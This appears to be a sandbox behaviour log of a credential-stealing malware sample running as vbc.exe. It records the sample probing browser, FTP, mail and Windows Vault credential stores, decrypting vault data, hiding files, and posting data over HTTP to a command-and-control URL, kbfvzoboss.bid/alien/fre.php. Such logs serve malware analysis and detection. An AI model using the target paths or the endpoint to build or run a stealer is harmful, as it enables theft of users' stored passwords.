Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Nichrome\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\Nichrome\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local\RockMelt\Login Data) Return: 0	2588	2472

[illegible]

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\ChromiumViewer>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir\setting\modules\ChromiumViewer\Default>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\ChromiumViewer>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fennir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default>Login Data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2588	2472
Call Service API	API Name: OpenServiceW Args: (166e3b0, VaultSvc, 14) Return: 166e388	2588	2472
Call System API	API Name: evtchann.SendEvent Args: (e), pid[492], ppid[2472] Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault*, 0, 464cf2b0, 0, 0, 0) Return: 47224880	2472	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (47224880, 464cf2b0) Return: 1	2472	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 3	2472	492
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 492 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204*.vsch, 0, 464cee10, 0, 0, 0) Return: 472248d0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467c6420,,É'ëâ@~ÛmFjpcNG\$, 144, 0, b, 16,,É'ëâ@~ÛmFjpcNG\$, 144, 1179444096, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467c4fa0,\$, 112, 0, , 0,\$, 112, 1179445880, 1) Return: 0	2472	492
Call Service API	API Name: StartServiceW Args: (166e388, 0, 0) Return: 1	2588	2472
Call Service API	API Name: StartServiceW Args: (166e388, 0, 0) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault*, 0, 46fbe350, 0, 0, 0) Return: 472224880	2472	492
Call Filesystem API	API Name: FindNextFileW Args: (47224880, 46fbe350) Return: 1	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000,,280, 0, ^VCE, 8,,280, 1190904736, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a5420,ixYicynXêl:Â, 144, 0,*Z:puî, 16,ixYicynXêl:Â, 144, 1190908816, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000,,280, 0, ^VCE, 8,,280, 1190906976, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a60f0,©, 112, 0, æ6*@î<02*âiÂp'îûlâ€%rj6U, 16,©, 112, 1190907712, 0) Return: 0	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2472	492
Call Filesystem API	API Name: RemoveDirectoryW Args: (%LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000,,280, 0, ^VCE, 8,,280, 1190905360, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000,ϕμ?Žh\4W«!F«kTt6-b*†ôμ;f?âÊID[...Dp?Y2úß, 64, 0, óypÖ#Y,ÊjüŽt(%Æ, 8, ϕμ?Žh\4W«!F«kTt6-b*†ôμ;f?âÊID[...Dp?Y2úß, 64, 1190910240, 0) Return: 0	2472	492
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500fa510838-3e42-49a5-a60f-f12b45c5e048 Type: VSDT_COM_DO S	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	2472	492
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500fa510838-3e42-49a5-a60f-f12b45c5e048 Type: VSDT_COM_DO S	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2472	492
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500Preferred Type: VSDT_COM_DOS	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2472	492


Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2472	492
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2472	492
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2472	492
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2472	492
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2472	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 470bdd90, 0, 0, 0) Return: 472252d0	2472	492
Call Filesystem API	API Name: FindNextFileW Args: (472252d0, 470bdd90) Return: 1	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, ~\VCE, 8, , 280, 1191952528, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a32d0, kGŠÄ¬ÿÏ, 144, 0, &, 16, kGŠÄ¬ÿÏ, 144, 1191956608, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (466c0000, , 280, 0, ~\VCE, 8, , 280, 1191954768, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (467a60f0, VĚĚÜĚ_Ä, 112, 0, Hă¬—, 16, VĚĚÜĚ_Ä, 112, 1191955504, 0) Return: 0	2472	492
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1	2472	492
Delete File	Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20	2472	492
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 470bdd90, 0, 0, 0) Return: 47224ab0	2472	492
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\purple\accounts.xml) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\FTPShell\ftpshell.fsi) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\oZone3D\MyFTP\myftp.ini) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\Sherrod Computers\sherrod FTP\favorites) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\FTP Now\sites.xml) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\NexusFile\userdata\ftp\site.ini) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftp\site.ini) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\EasyFTP\data) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\AbleFTP7\encPwd.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\AbleFTP7\data\settings\ltpProfiles-j.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\AbleFTP8\encPwd.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2588	2472
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)\AbleFTP8\data\settings\ltpProfiles-j.jsd) Return: 0	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c00000000000046\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c00000000000046\ Value: None	2588	2472

[illegible]
















[illegible]

Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74\42AE16.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call Filesystem API	API Name: DeleteFileW Args: (\1\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2588	2472
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113f26c, 1, 0, 0) Return: 1602308	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113ee4c, 1, 0, 0) Return: 1602308	2588	2472
Call System API	API Name: BCryptDecrypt Args: (466c0000, 6μ?Žh\4W«!F«kTiö-b*†öμ;f?äÊID[...Dp*†2úß, 64, 0, öypÖ#Y_ÉjuŽ{¼/E, 8, 6μ?Žh\4W«!F«kTiö-b*†öμ;f?äÊID[...Dp*†2úß, 64, 1190912704, 0) Return: 0	2472	492
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call System API	API Name: BCryptDecrypt Args: (167b0e0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 18086880, 257) Return: 0	2588	2472
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call System API	API Name: DnsQueryEx Args: (İİÇÑĖĖŇİĖŇİĖÇĐ*Š`žD™~%«šD™\$Ň—, 1, 40020000) Return: 123	2588	2472
Call Network API	API Name: socket Args: (23, 2, 0) Return: 33c	2588	2472
Call Network API	API Name: socket Args: (2, 1, 6) Return: 33c	2588	2472
Call Network API	API Name: connect Args: (33c, İİÇÑĖĖŇİĖŇİĖÇĐ*Š`žD™~%«šD™\$Ň—:80, 16) Return: 0	2588	2472
Call Network API	API Name: send Args: (33c, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	2588	2472
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: İİÇÑĖĖŇİĖŇİĖÇĐ\x90\$Š`žD™~%«šD™\x8dšŇ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (33c, ,, 189, 0) Return: 189	2588	2472
Call Network API	API Name: recv Args: (33c, , 4048, 0) Return: ?	2588	2472
Detection	Threat Characteristic: Causes process to crash Process ID: 2472 Image Path: vbc.exe		
Call System API	API Name: GetVersionExA Args: (14df050) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (14df184) Return: 1	2588	2472
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2472) Return: 348	2588	2472
Write File	Path: %windir%\bootstat.dat Type: VSDT_COM_DOS	2472	492
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Documents\LastPurgeTime Value: 1aa7fae		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090		2388
Call Network API	API Name: recv Args: (9a4, , 1, 2) Return: ?		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\EXCELFiles Value: 56560005		2388
Call Thread API	API Name: NtResumeThread Args: (Process:304,) Return: ?		2388
Call System API	API Name: evtchann.SendEvent Args: (e), pid[304], ppid[2388] Return: 1		2388
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , %windir%, , Process:304:%windir%\splwow64.exe) Return: 1		2388
Detection	Threat Characteristic: Creates process in system directory Process ID: 304 Image Path: %windir%\splwow64.exe 12288		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Amiri Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Alef Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Narrow Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\EmojiOne Color Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Kufi Arabic Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstBook Value: None		2388
